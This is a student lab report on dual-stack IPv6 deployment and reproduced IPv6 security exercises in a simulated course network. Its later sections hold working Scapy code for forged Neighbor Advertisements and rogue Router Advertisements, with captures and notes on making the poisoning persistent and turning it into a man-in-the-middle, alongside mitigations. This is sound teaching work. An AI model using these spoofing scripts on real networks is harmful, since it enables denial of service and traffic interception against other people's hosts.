

ACME 30 – Assignment no. 1: IPv6 Security

Alberto Pulcini 2046542
Nicolò Piovan 2219663
Giovanni Colasuonno 2046000
Davide Nardoni 2060903

May 16, 2026

1 Introduction

This report describes the work carried out by our group for the first assignment of the course. The activity was organised in the following phases:

1. **Initial brainstorming**, where we discussed the goals of the assignment and decided how to approach the IPv6 addressing scheme and the security exercises.
2. **IPv6 address assignment**, in which we designed and deployed the addressing plan on the ACME network, then verified that connectivity worked end-to-end.
3. **DNS configuration**, to make every host reachable by name over both IPv4 and IPv6.
4. **IPv6 security exercises**, where we reproduced the scanning and NDP-related exercises and collected the resulting evidence.
5. **Final remarks**, summarising the lessons learned and the main difficulties encountered.

The following sections detail each of these phases.

2 Brainstorming

Before touching any host we spent some time looking at the existing ACME topology and at the constraints coming from the assignment, in order to agree on a clean addressing strategy and on a method to carry out the security exercises.

2.1 Network overview

The ACME-30 network (Figure 2) is built around two firewall-routers. The *main firewall* faces the simulated Internet through the WAN segment, terminates the OpenVPN connections coming from the road warriors, and serves the DMZ and the external-services segment. The *internal firewall* sits behind the main one and isolates the internal servers network (DNS, log server, Greenbone, Graylog) and the clients network (PC, Kali, arpwat). The two firewalls are connected through a dedicated transit link.

2.2 IPv6 addressing scheme

The ISP delegates a single /56 prefix (2001:470:b5b8::/56) to our group, where the byte 1E matches our group number (30 in decimal). This leaves us with 8 free bits to allocate among all internal subnets before reaching the standard /64 boundary used by SLAAC.

We decided to split these 8 bits in two nibbles, as shown in Figure 1: the upper one identifies which firewall the subnet sits behind, while the lower one mirrors the third octet already used in the IPv4 plan. This way the IPv6 prefix of any subnet can be read directly from its IPv4 address, which keeps documentation and troubleshooting much simpler.




Figure 1. Layout of the 128-bit IPv6 address. The 8 bits delegated to us are split into a 4-bit firewall selector and a 4-bit subnet ID that mirrors the IPv4 plan.

The upper nibble follows the convention 0–7 = under main firewall, 8–F = under internal firewall, while the lower nibble reuses the third octet of the matching IPv4 prefix. For example, the DMZ has IPv4 100.100.6.0/24 and is reached through the main firewall, so its IPv6 prefix becomes 1e06::/64; the clients network has IPv4 100.100.2.0/24 behind the internal firewall, so it becomes 1e82::/64. Table 1 reports the full mapping adopted for ACME-30.

Segment	IPv4	IPv6 prefix
DMZ	100.100.6.0/24	1e06::/64
External services	100.100.4.0/24	1e04::/64
FW transit link	100.100.254.0/30	1e0f::/64
Internal servers	100.100.1.0/24	1e81::/64
Clients	100.100.2.0/24	1e82::/64

Table 1: Subnet-to-prefix mapping derived from the 4+4 bit rule.

2.3 Deployment plan

For the configuration phase we agreed on a few common choices:

- enable DHCPv6 and prefix delegation on the WAN of the main firewall to actually receive the /56 from the ISP;
- on every downstream interface (both firewalls), use *track-interface* so that subnets derive their /64 from the delegated prefix according to the IDs in Table 1;
- allow IPv6 traffic on each interface with floating rules, mirroring the existing IPv4 policy;
- enable IPv6 privacy on the hosts by setting `addr_gen_mode = 3` in `sysctl`, so that the interface identifier is derived from a secret (RFC 7217 [4]) instead of from the MAC address.

3 IPv6 configuration

The IPv6 plan was deployed on both firewalls following the configuration approach described in the lab tutorial [7], using prefix delegation on the WAN and *track-interface* on every downstream segment, so that each subnet automatically receives the /64 corresponding to its assigned prefix ID. On the hosts we then enabled the privacy extensions described in the brainstorming. The relevant `sysctl` configuration, persisted in `/etc/sysctl.d/99-sysctl.conf`, is:

```
net.ipv6.conf.eth0.stable_secret = 56:54:53:51:68:66:99:10
net.ipv6.conf.eth0.addr_gen_mode = 3
```

After the configuration the hosts obtain a proper global IPv6 address from the firewall, as shown on the webserver in the DMZ:

```
$ ip -6 addr show eth0
inet6 2001:470:b5b8:1e06:40fa:57ff:fe4a:2073/64
    scope global dynamic mngtmpaddr
inet6 fe80::40fa:57ff:fe4a:2073/64 scope link

$ ip -6 route
2001:470:b5b8:1e06::/64 dev eth0 proto kernel
default via fe80::44fd:65ff:fe1b:8895 dev eth0
    proto ra metric 1024
```

The 1e06 block in the global address confirms that the DMZ correctly fell on the prefix planned for it in Table 1.

4 DNS configuration

The DNS server (`dnsserver.acme-30.test`, `100.100.1.2`) runs `dnsmasq`. The configuration in `/etc/dnsmasq.conf` declares the local domain, binds the service to the management addresses only and forwards unknown queries to public resolvers, while still answering authoritatively for the internal records:

```
domain=acme-30.test
local=/acme-30.test/
expand-hosts
bogus-priv
bind-interfaces
listen-address=100.100.1.2,127.0.0.1,
    2001:470:b5b8:1e81:4730:4341:85e8:4a85
no-resolv
server=8.8.8.8
server=1.1.1.1
```

Each host of the ACME network is then registered in `/etc/hosts` with both its IPv4 and its IPv6 address, so that name resolution works on either family. An excerpt is:

```
100.100.1.2 dnsserver.acme-30.test dnsserver
2001:470:b5b8:1e81:4730:4341:85e8:4a85
    dnsserver.acme-30.test dnsserver
100.100.6.2 webserver.acme-30.test webserver
2001:470:b5b8:1e06:40fa:57ff:fe4a:2073
    webserver.acme-30.test webserver
100.100.2.100 kali.acme-30.test kali
2001:470:b5b8:1e82:7ab2:ec67:312:97d9
    kali.acme-30.test kali
```

On every client we point `/etc/resolv.conf` to the DNS server using both transports, after protecting the file from the Proxmox auto-rewrite with `touch /etc/.pve-ignore.resolv.conf`:

```
nameserver 100.100.1.2
nameserver 2001:470:b5b8:1e81:4730:4341:85e8:4a85
search acme-30.test
```

5 Connectivity tests

To validate the addressing and the DNS setup we ran a few quick checks from the webserver in the DMZ towards the Kali host in the clients network: the host is resolved by name and the ICMPv6 echo replies show that traffic is routed across both firewalls.

```
$ ping kali
PING kali(kali.acme-30.test
(2001:470:b5b8:1e82:7ab2:ec67:312:97d9))
64 bytes from kali.acme-30.test
(2001:470:b5b8:1e82:7ab2:ec67:312:97d9):
icmp_seq=1 ttl=62 time=1.37 ms
64 bytes from kali.acme-30.test
(2001:470:b5b8:1e82:7ab2:ec67:312:97d9):
icmp_seq=2 ttl=62 time=1.79 ms

$ dig kali
;; ANSWER SECTION:
kali.                0            IN A      100.100.2.100
;; SERVER: 100.100.1.2#53(100.100.1.2)
```

The whole ACME-30 topology with the IPv4 and IPv6 prefixes finalised in this phase is reported in Figure 2.

6 IPv6 security exercises

We replicated three of the RIPE NCC IPv6 Security exercises [6] in the ACME environment: a basic *ping and sniff* session to inspect the on-link IPv6 traffic, the *network scanning* exercise and the *NDP threats* exercises based on NS/NA and on RS/RA spoofing. In all cases Kali, in the clients network, plays the role of the attacker, while the targets sit in

the DMZ or in the clients network itself.

6.1 Ping and sniff

In the first exercise the webserver in the DMZ acts as the target. We started a Scapy sniffer on its eth0 interface, filtering only packets carrying an IPv6 layer:

```
>>> pkts = sniff(iface="eth0",
...              lfilter = lambda x: x.haslayer(IPv6))
```

From Kali we then issued a few ping6 probes towards the webserver and stopped the capture. The packet list collected by Scapy clearly shows the typical IPv6 exchange between two unknown peers: the actual ICMPv6 echo request/reply pair is preceded by a Neighbor Discovery handshake, in which each host learns the link-layer address of the other through NS/NA messages.

```
>>> pkts.show()
0000 Ether / IPv6 / ICMPv6 Echo Request
0001 Ether / IPv6 / ICMPv6 Echo Reply
0002 Ether / IPv6 / ICMPv6ND_NS /
    ICMPv6 NDOpt SLLA 42:fa:57:4a:20:73
0003 Ether / IPv6 / ICMPv6 NA
    (tgt: fe80::44fd:65ff:fe1b:8895)
0004 Ether / IPv6 / ICMPv6ND_NS /
    ICMPv6 NDOpt SLLA 46:fd:65:1b:88:95
0005 Ether / IPv6 / ICMPv6 NA
    (tgt: 2001:470:b5b8:1e06:40fa:57ff:fe4a:2073)
0006 Ether / IPv6 / ICMPv6ND_NS /
    ICMPv6 NDOpt SLLA 46:fd:65:1b:88:95
0007 Ether / IPv6 / ICMPv6 NA
    (tgt: fe80::40fa:57ff:fe4a:2073)
0008 Ether / IPv6 / ICMPv6ND_NS /
    ICMPv6 NDOpt SLLA 42:fa:57:4a:20:73
0009 Ether / IPv6 / ICMPv6 NA
    (tgt: 2001:470:b5b8:1e06:44fd:65ff:fe1b:8895)
```

The two MACs involved in the source link-layer options correspond to the webserver itself (42:fa:57:4a:20:73) and to the main firewall's DMZ interface (46:fd:65:1b:88:95), which is the router used by the webserver to reach Kali. The exchange shows both link-local (fe80::/64) and global (2001:470:b5b8:1e06::/64) resolutions, confirming that the host advertises and resolves both scopes through NDP as expected in IPv6.

6.2 Network scanning

The scan was performed from Kali on eth0 using alive6, which does active host discovery by sending an ICMPv6 echo request to ff02::1 (all-nodes multicast) and collecting the replies:

```
$ sudo atk6-alive6 eth0
Alive: 2001:470:b5b8:1e82:455:36ff:fea8:2642
    [ICMP parameter problem]
Alive: 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07
    [ICMP parameter problem]
Alive: 2001:470:b5b8:1e82:64a3:2eff:fe83:1e7f
    [ICMP parameter problem]

Scanned 1 address and found 3 system alive
```

The three replies correspond, respectively, to the monitorserver, the arpwatc-clients host and the internal firewall, i.e. all the other on-link hosts in the clients network.

The scan was also captured to a pcap on arpwatc-clients and inspected with tcpdump:

```
$ tcpdump -r net_scan.pcap
16:30:12.566524 IP6 ...:312:97d9 > ip6-allnodes:
    ICMP6, echo request, id 64206, seq 47806
16:30:12.566623 IP6 ...:feec:ea07 > ff02::1:ff12:97d9:
    ICMP6, neighbor solicitation,
    who has ...:312:97d9
16:30:12.566778 IP6 ...:fea8:2642 > ff02::1:ff12:97d9:
    ICMP6, neighbor solicitation,
    who has ...:312:97d9
16:30:12.566856 IP6 ...:312:97d9 > ip6-allnodes:
    DSTOPT ICMP6, echo request,
    id 64206, seq 47806
16:30:12.567155 IP6 ...:312:97d9 > ...:feec:ea07:
    ICMP6, neighbor advertisement,
    tgt is ...:312:97d9
16:30:12.567164 IP6 ...:feec:ea07 > ...:312:97d9:
    ICMP6, echo reply, id 64206, seq 47806
16:30:12.567165 IP6 ...:feec:ea07 > ...:312:97d9:
    ICMP6, parameter problem,
    option - octet 42
```

The IPv6 prefix 2001:470:b5b8:1e82: has been elided on every line for readability; the suffix :312:97d9 identifies Kali, while :feec:ea07 and :fea8:2642 are the arpwatc and monitorserver hosts. The first echo request to ff02::1 is answered with a normal echo reply, while the second request (also generated by alive6) carries a Destination Options extension header (DSTOPT): the target parses it and rejects it with a *parameter problem* message. As described in RFC 4890 [3], this is precisely what lets alive6 detect a host even when standard echo replies are filtered by a firewall.

We also tried the alternative tool scan6 -L -i eth0: the command produced no observable ICMPv6 traffic and only listed the entries already present in the local neighbour cache. So alive6 is active and noisy (easy to detect with any IDS), while scan6 -L is passive and stealthier, at the cost of discovering only hosts the kernel already knows about.

Some mitigations against this kind of discovery are, for example, the use of hard-to-guess interface identifiers (RFC 7217 [4], RFC 8064 [5]), rate-limiting of ICMPv6 on the firewall and dedicated IDS rules on multicast traffic. Completely filtering ICMPv6, however, is not viable because IPv6 itself depends on it for NDP, PMTUD and SLAAC.

6.3 NDP threats: NA router cache poisoning

For this exercise we targeted the neighbour-cache entry of the default router on arpwatc-clients, with the goal of associating the link-local address of the internal firewall with Kali's MAC address:

- Attacker: kali (clients network)
- Victim: arpwatc-clients
- Impersonated host: internal firewall, link-local fe80::64a3:2eff:fe83:1e7f

Before the attack the victim holds the correct mapping for the router in its neighbour cache, with the router flag set:

```
$ ip neigh show
fe80::64a3:2eff:fe83:1e7f dev eth0
lladdr 66:a3:2e:83:1e:7f router STALE
```

where 66:a3:2e:83:1e:7f is the genuine MAC of the internal firewall on the clients segment. From Kali we then crafted a forged Neighbor Advertisement with Scapy, setting R=1 to mark the message as coming from a router:

```
d = IPv6(
    src="fe80::64a3:2eff:fe83:1e7f",
    dst="2001:470:b5b8:1e82:b89d:d3ff:feec:ea07")
e = ICMPv6ND_NA(R=1,
    tgt="fe80::64a3:2eff:fe83:1e7f")
f = ICMPv6NDOptDstLLAddr(
    lladdr="e6:80:50:76:15:46")
send(d/e/f, iface="eth0")
```

The capture na-poisoning.pcap confirms the forged NA, with the router, override flags and Kali's MAC in the destination link-address option:

```
$ tcpdump -r na-poisoning.pcap -nn -vv icmp6
fe80::64a3:2eff:fe83:1e7f >
2001:470:b5b8:1e82:b89d:d3ff:feec:ea07:
ICMP6, neighbor advertisement,
tgt is fe80::64a3:2eff:fe83:1e7f,
Flags [router, override]
destination link-address option (2):
e6:80:50:76:15:46
```

Immediately after the injection, arpwatch-clients accepts the override and its cache entry for the router points to Kali's MAC, while still keeping the router flag:

```
$ ip neigh show
fe80::64a3:2eff:fe83:1e7f dev eth0
lladdr e6:80:50:76:15:46 router STALE
```

The practical effect is visible right away: pinging the router from the victim fails completely, because the frames are delivered at layer 2 to Kali (which silently drops them):

```
$ ping6 -c 3 fe80::64a3:2eff:fe83:1e7f%eth0
3 packets transmitted, 0 received,
100% packet loss, time 2042ms
```

The effect is not permanent: as soon as the kernel revalidates the STALE entry through Neighbor Unreachability Detection, the legitimate mapping is restored and the ping succeeds again with normal RTT:

```
$ ping6 -c 3 fe80::64a3:2eff:fe83:1e7f%eth0
3 packets transmitted, 3 received,
0% packet loss, time 2012ms
rtt min/avg/max/mdev =
0.611/1.008/1.758/0.530 ms
```

To make the attack persistent it is enough to keep injecting forged advertisements, for example with send(pkt, inter=1, loop=1) in Scapy. Because the poisoned entry is the default gateway, every off-link packet of the victim is hijacked: dropping the traffic yields a denial of service against the whole external connectivity of the host, while forwarding it (after enabling net.ipv6.conf.all.forwarding=1 on Kali and poisoning the opposite direction too) turns the attack into a full Man-in-the-Middle on the victim's out-bound traffic.

The standard countermeasures for these threats are the first-hop security features available on managed switches (RA Guard, ND inspection, IPv6 source and prefix guard, DHCPv6 guard), together with monitoring tools like NDP-mon or the very arpwatch-style detector running in our network.

6.4 NDP threats: RS/RA bogus prefix

The last exercise targets the other half of NDP [1], namely the Router Advertisement messages used by hosts to autoconfigure IPv6 addresses and default routes through SLAAC [2]. The attack is again executed from Kali against the arpwatch-clients host on the same Layer-2 segment.

Before the attack, the victim only has the legitimate IPv6 configuration delegated by the internal firewall:

```
$ ip -6 addr show dev eth0
inet6 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07/64
scope global dynamic mngtmpaddr
inet6 fe80::b89d:d3ff:feec:ea07/64 scope link

$ ip -6 route show
2001:470:b5b8:1e82::/64 dev eth0 proto kernel
fe80::/64 dev eth0 proto kernel
default via fe80::64a3:2eff:fe83:1e7f
dev eth0 proto ra metric 1024
```

From Kali we then crafted a forged Router Advertisement with Scapy, sourced from a fake link-local address and announcing the bogus prefix 2001:db8:bad:cafe::/64 with both the L (on-link) and A (autonomous configuration) flags enabled:

```
g = IPv6(src="fe80::a:b:c:d", dst="ff02::1")
h = ICMPv6ND_RA(M=0, O=0)
i = ICMPv6NDOptPrefixInfo(
    prefixlen=64,
    prefix="2001:db8:bad:cafe::",
    L=1, A=1)
pkt = g / h / i
send(pkt, iface="eth0")
```

The capture on the victim (ra-bogus-prefix.pcap) shows the rogue RA followed by the Duplicate Address Detection NSs that the host automatically performs on the new auto-configured addresses:

```
$ tcpdump -r ra-bogus-prefix.pcap -nn -vv icmp6
23:37:46 IP6 fe80::a:b:c:d > ff02::1:
ICMP6, router advertisement, length 48
hop limit 0, router lifetime 1800s
prefix info option (3):
2001:db8:bad:cafe::/64,
Flags [onlink, auto],
valid time infinity
23:37:46 IP6 :: > ff02::1:ffec:ea07:
ICMP6, neighbor solicitation,
who has
2001:db8:bad:cafe:b89d:d3ff:feec:ea07
23:37:47 IP6 :: > ff02::1:ffa8:2642:
ICMP6, neighbor solicitation,
who has
2001:db8:bad:cafe:455:36ff:fea8:2642
```

After receiving the rogue RA, arpwatch-clients trusts it: it generates a new SLAAC address from the bogus prefix, installs the on-link route for 2001:db8:bad:cafe::/64 and adds the attacker as an additional default gateway, with

pref high which makes it preferred over the legitimate one.

```
$ ip -6 addr show dev eth0
inet6 2001:db8:bad:cafe:b89d:d3ff:feec:ea07/64
    scope global dynamic mngtmpaddr
inet6 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07/64
    scope global dynamic mngtmpaddr
inet6 fe80::b89d:d3ff:feec:ea07/64 scope link

$ ip -6 route show
2001:470:b5b8:1e82::/64 dev eth0 proto kernel
2001:db8:bad:cafe::/64 dev eth0 proto kernel
default via fe80::64a3:2eff:fe83:1e7f
    dev eth0 proto ra metric 1024
default via fe80::a:b:c:d
    dev eth0 proto ra metric 1024 pref high
```

This is a textbook example of how a malicious host on the same Layer-2 segment can push arbitrary IPv6 configuration onto its neighbours just by sending an unauthenticated RA. The standard mitigation is again RA Guard on the access switches, which discards Router Advertisements coming from ports that are not configured as router uplinks.

7 Final remarks

The ACME-30 network was successfully migrated to dual stack: every host acquired the IPv6 prefix planned in Table 1 from the delegated /56, and the DNS server resolves all the internal names on both transports. The reproduced exercises confirmed that, when run on a plain Layer-2 segment, IPv6 is just as vulnerable to neighbour and router spoofing as IPv4 is to ARP poisoning, with the additional risk of fully automatic SLAAC-driven misconfiguration.

The good news is that the corresponding mitigations are well known and already implemented in modern access equipment. In our setup the most effective hardening steps would be: enabling *RA Guard* and *ND inspection* (with *IPv6 source/prefix guard* and *DHCPv6 Guard*) on the switches that connect the clients and DMZ segments, so that rogue RAs and spoofed NS/NA messages are dropped before reaching the hosts; keeping the privacy-stable interface identifiers already configured via `addr_gen_mode = 3` to make passive scanning much harder; and feeding the existing log and monitor servers with NDP-aware detectors (e.g. NDPmon, or extending the arpwatsh host to IPv6) so that any anomalous neighbour-cache or router change generates an alert. Together these measures would turn the issues observed in the exercises into events that are either blocked at the switch level or promptly visible to the operations team.

References

- [1] T. Narten, E. Nordmark, W. Simpson, H. Soliman, *Neighbor Discovery for IP version 6 (IPv6)*, RFC 4861, September 2007. <https://datatracker.ietf.org/doc/html/rfc4861>
- [2] S. Thomson, T. Narten, T. Jinmei, *IPv6 Stateless Address Autoconfiguration*, RFC 4862, September 2007. <https://datatracker.ietf.org/doc/html/rfc4862>
- [3] E. Davies, J. Mohacsi, *Recommendations for Filtering ICMPv6 Messages in Firewalls*, RFC 4890, May 2007. <https://datatracker.ietf.org/doc/html/rfc4890>
- [4] F. Gont, *A Method for Generating Semantically Opaque Interface Identifiers with IPv6 Stateless Address Autoconfiguration (SLAAC)*, RFC 7217, April 2014. <https://datatracker.ietf.org/doc/html/rfc7217>
- [5] F. Gont, A. Cooper, D. Thaler, W. Liu, *Recommendation on Stable IPv6 Interface Identifiers*, RFC 8064, February 2017. <https://datatracker.ietf.org/doc/html/rfc8064>
- [6] RIPE NCC, *IPv6 Security – Course Exercises*, 30 September 2024. https://www.ripe.net/media/documents/IPv6Security-Exercises_30.09.24.pdf
- [7] *IPv6 configuration with prefix delegation – ACME lab tutorial*. <https://www.youtube.com/watch?v=zGnpZnxWQ5c>




Figure 2. ACME-30 network topology with the IPv4 subnets and the corresponding IPv6 prefixes derived from the /56 delegated by the ISP.